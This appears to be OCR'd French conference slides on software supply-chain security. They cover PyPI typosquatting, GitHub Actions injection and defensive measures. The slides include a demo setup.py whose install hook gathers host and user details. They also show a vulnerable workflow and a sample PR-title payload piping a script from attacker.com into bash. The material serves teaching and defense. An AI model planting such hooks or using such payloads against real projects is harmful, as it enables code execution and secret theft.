
ATTAQUE #1 : PyPI Typosquatting (2022-2024)

Exemples réels détectés

Package Légitime	Package Malveillant	Téléchargements
requests	request	50 000+
urllib3	urllib	15 000+
numpy	numpay	8 000+
tensorflow	tensorflo	3 000+

Le danger du setup.py





(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026


Création d'un package typosquatting

```python
# setup.py - Package "requestes" (typo de requests)
import socket
import os
from setuptools import setup
from setuptools.command.install import install

class PostInstallCommand(install):
    def run(self):
        # Code malveillant exécuté à l'installation
        hostname = socket.gethostname()
        user = os.getenv('USER', 'unknown')

        # Simulation d'exfiltration (fichier local pour la démo)
        with open('/tmp/stolen_data.txt', 'w') as f:
            f.write(f"Hostname: {hostname}\n")
            f.write(f"User: {user}\n")
            f.write(f"PWD: {os.getcwd()}\n")

        install.run(self)

setup(
    name='requestes',
    version='2.31.0',  # Version identique à requests
    cmdclass={'install': PostInstallCommand},
    description='HTTP library (FAKE - DEMO ONLY)',
    py_module[illegible]stes']
```

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

3 vecteurs d'attaque principaux

1. **Action malveillante via tag mouvant**
   - `uses: random-user/action@v1` → code tiers exécuté auto dans le CI
   - `GITHUB_TOKEN` et `secrets` accessibles au job
2. **Injection via PR non sanitizée**
   - Titre de PR injecté dans un `run:` sans échappement
   - Exfiltration du token CI vers serveur externe
3. **Compromission post-transfert de propriété**
   - Maintainer vend / abandonne son action
   - Nouvel owner publie une version malveillante invisible si tag mouvant




💉 Injection via `pull_request_target`

Pattern dangereux

```yaml
# ❌ Vulnérable : données non sanitizées dans run:
on:
  pull_request_target:
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          ref: ${{ github.event.pull_request.head.sha }}
      - name: Build  # Titre de PR injecté ici !
        run: echo "${{ github.event.pull_request.title }}"
```

Impact : le titre de la PR peut contenir `$(curl attacker.com | bash)`




(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026


⚠️ Détecter immédiatement

Pattern	Risque
`pull_request_target` + checkout fork	Injection de code externe
`permissions: write-all` global	Sur-privilège token CI
`curl | bash` dans un job avec secrets	Exécution non contrôlée
`uses: action@tag` (tag mouvant)	Update invisible malveillante
Logs verbeux sur des steps avec secrets	Exfiltration dans les logs

> ***Règle d'or*** *: chaque workflow est*
> *u code — il mérite une revue*
> *ssi rigoureuse*



(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026


SOLUTIONS TECHNIQUES
SECURE SUPPLY CHAIN WORKFLOW
1 Source
Lock files
Private Mirrors
SBOM
2 Build
Isolated Runners
Signed Builds
SLSA Level 3
3 Artifact
Signed Artifacts
Vulnerability Scanning
4 Deploy
Secure Deploy
Policy as Code
Les piliers de la sécurité : Isolation, Vérification, Automatisation !
Ah! Lock files...
SLSA ? Intéressant...

COMMENT SE PROTÉGER ?

MESURES PRÉVENTIVES

1. **Lock files:** package-lock.json
   `npm ci` → Installation stricte


2. **Audit automatique**
   `npm audit` →
   `npm audit fix` →

3. **Vérification de l'intégrité**
   SECURE
   `npm install --integrity-check`

4. **Outils de scanning**
   - snyk
   - Socket.dev
